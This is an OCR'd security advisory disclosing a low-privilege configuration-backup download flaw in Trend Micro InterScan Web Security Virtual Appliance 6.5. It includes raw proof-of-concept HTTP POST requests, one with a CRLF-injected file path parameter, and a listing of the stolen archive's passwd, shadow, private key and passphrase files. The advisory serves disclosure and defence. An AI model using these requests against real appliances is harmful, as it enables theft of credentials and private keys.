Qualys Security Advisory QSA-2016-11-02

November 02, 2016

Sensitive Information Disclosure Vulnerability in Trend Micro Interscan Web Security Virtual Appliance (IWSVA) 6.5.x

---

SYNOPSIS:

TrendMicro InterScan Web Security Virtual Appliance (IWSVA) suffers from Sensitive Information Disclosure vulnerability.

Reference: http://downloadcenter.trendmicro.com/?prodid=86&regs=NABU


VULNERABILITY DETAILS:

Lab Setup:


1. Target Hostname: TrendMicroIWSVA6.5SP2
2. Target IP Address: 192.168.253.150
3. Kali Machine IP: 192.168.253.136

Vulnerable/Tested Version:

InterScan Web Security Virtual Appliance version 6.5-SP2_Build_Linux_1707.Older versions are also affected.



Note: All the vulnerabilities mentioned in this report were tested with a least privileged user account '**test**'. This user has '**Reports Only**' role assigned.



Vulnerability 1: Sensitive Information Disclosure Vulnerability

An authenticated remote user with least privilege/role (a user with 'Reports only' role) can download configuration backup file from the system.

Risk Factor: **Medium**

Impact:


An attacker with low privileges can abuse the **ConfigBackup** functionality to backup system configuration and download it on his local machine. This backup file contains sensitive information like **passwd/shadow** files, **RSA certificates, Private Keys and Default Passphrase etc.**

CVSS Score: **AV:N/AC:L/AU:S/C:C/I:C/A:C**

Proof-Of-Concept:


1. Log into IWSVA web console with least privilege user '**test**'.

2. Note down '**CSRFGuardToken**' and '**JSESSIONID**' values for this session.




3. Send following POST request using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier. Follow redirections in BurpSuite to complete the request.

```
POST /servlet/com.trend.iwss.gui.servlet.ConfigBackup?action=export HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
. Referer: http://192.168.253.150:1812/config_backup_collapsed.jsp
. Cookie: JSESSIONID=E4FAA438E206F10153DBA5D9CB2BE0FC
. Connection: close
. Upgrade-Insecure-Requests: 1
. Content-Type: application/x-www-form-urlencoded
. Content-Length: 88
.
. CSRFGuardToken=J3AZMAA12AMJNBF0XAR2LVYKQ5VQ1KZB&op=save&uploadfile=&
. beFullyOrPartially=0
```



Follow Redirection:




4. Send following POST request using BurpSuite Repeater with '**CSRFGuardToken**' and '**JSSESSIONID**' values obtained earlier.


```
POST /servlet/com.trend.iwss.gui.servlet.ConfigBackup?action=download HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.150:1812/config_backup_result.jsp?op=export
Cookie: JSESSIONID=E4FAA438E206F10153DBA5D9CB2BE0FC
```

```
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 158

CSRFGuardToken=J3AZMAA12AMJNBF0XAR2LVYKQ5VQ1KZB&op=2&ImEx_success=1&pkg_name=%2Fvar%2Fiwss%2Fmigration%2Fexport%2FIWSVA6.5-SP2_Config.tar%0D%0A&backup_return=
```



5. Request this page in browser and the backup file will be available for download.




Go Cancel < >


Request

Raw Params Headers Hex


```
POST /servlet/com.trend.iwss.gui.servlet.ConfigBackup?action=download HTTP/1.1
Host: 192.168.253.150:1812
User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; rv:49.0) Gecko/20100101 Firefox/49.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.253.150:1812/config_backup_result.jsp?op=export
Cookie: JSESSIONID=E4FAA438E206F10153DBA5D9CB2BE0FC
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 158

CSRFGuardToken=J3AZMAA12AMJNBFOXAR2LVYKQ5VQ1KZB&op=2&ImEx_success=1&pkg_name=%2Fvar%2Fiwss%2Fmigration%2Fexport%2F
IWSVA6.5-SP2_Config.tar%0D%0A&backup_return=
```






6. This backup file discloses sensitive information such as **Passwd** and **Shadow** files, **RSA certificates** and **Private Keys** along with **Default Passphrase.**



Name	Size	Packed Size	Modified	Mode	User	Group
certificates	223 482	272 896	2016-10-28 12:13	0rwxr-xr-x	root	iscan
crl	594 830	608 768	2016-10-28 12:13	0rwxr-xr-x	root	iscan
dlp_template	547 475	601 600	2016-10-28 12:13	0rwxr-xr-x	root	iscan
https_ca	6 462	8 192	2016-10-28 12:13	0rwxr-xr-x	root	iscan
ifcfg	481	1 024	2016-10-28 12:13	0rwxr-xr-x	root	iscan
pac_files	511	512	2016-10-28 12:13	0rwxr-xr-x	root	iscan
reverse_proxy	0	0	2016-10-28 12:13	0rwxr-xr-x	root	iscan
url	3 852	4 096	2016-10-28 12:13	0rwxr-xr-x	root	iscan
.default.passphrase	34	512	2016-10-28 12:13	0rw-r--r--	iscan	iscan
Agent.ini	1 552	2 048	2016-10-28 12:13	0rwxr-xr-x	iscan	iscan
aucfg.ini	236	512	2016-10-28 12:13	0rw-r-----	iscan	iscan
AuthACL_http.ini	1 195	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
captive_portal.cert	1 529	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
captive_portal.pkey	1 751	2 048	2016-10-28 12:13	0rw-r-----	iscan	iscan
captive_portal_auth_template.htm	2 276	2 560	2016-10-28 12:13	0rw-r--r--	iscan	iscan
cap_icon.png	26 754	27 136	2016-10-28 12:13	0rw-r--r--	iscan	iscan
CDT_Config.ini	9 230	9 728	2016-10-28 12:13	0rw-r-----	iscan	iscan
ClientACL_ftp.ini	979	1 024	2016-10-28 12:13	0rw-r-----	iscan	iscan
ClientACL_http.ini	1 409	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
ClientConnectionQuotaWhiteList.ini	1 447	1 536	2016-10-28 12:13	0rw-r-----	iscan	iscan
clock	20	512	2016-10-28 12:13	0rw-r--r--	root	root
CommonLog.ini	2 951	3 072	2016-10-28 12:13	0rwxr-xr-x	iscan	iscan
crontab.iscan	1 738	2 048	2016-10-28 12:13	0rw-r-----	iscan	iscan
crontab.root	416	512	2016-10-28 12:13	0rw-r-----	iscan	iscan
Custom_Message	2	512	2016-10-28 12:13	0rw-r-----	iscan	iscan
dcsredirect.txt	254	512	2016-10-28 12:13	0rw-r-----	iscan	iscan
dcs_serverlist.ini	0	0	2016-10-28 12:13	0rw-r-----	iscan	iscan
ddi_agent.ini	182	512	2016-10-28 12:13	0rw-r--r--	iscan	iscan
default.cer	1 407	1 536	2016-10-28 12:13	0rw-r--r--	iscan	iscan
default_key.cer	1 751	2 048	2016-10-28 12:13	0rw-r--r--	iscan	iscan
diagnostic_tool.ini	8 994	9 216	2016-10-28 12:13	0rw-r--r--	iscan	iscan
dtas.ini	583	1 024	2016-10-28 12:13	0rw-r-----	iscan	iscan
exception_list.ini	0	0	2016-10-28 12:13	0rw-r--r--	iscan	iscan
Except_list.ini	20	512	2016-10-28 12:13	0rwxr-xr-x	iscan	iscan



Name	Size	Packed Size	Modified	Mode	User	Group
passwd	693	1 024	2016-10-28 12:13	0rw-r--r--	root	root
pas_adv.htm	2 076	2 560	2016-10-28 12:13	0rw-r--r--	iscan	iscan
pas_default.htm	1 763	2 048	2016-10-28 12:13	0rw-r--r--	iscan	iscan
pas_policy	139	512	2016-10-28 12:13	0rw-r--r--	iscan	iscan
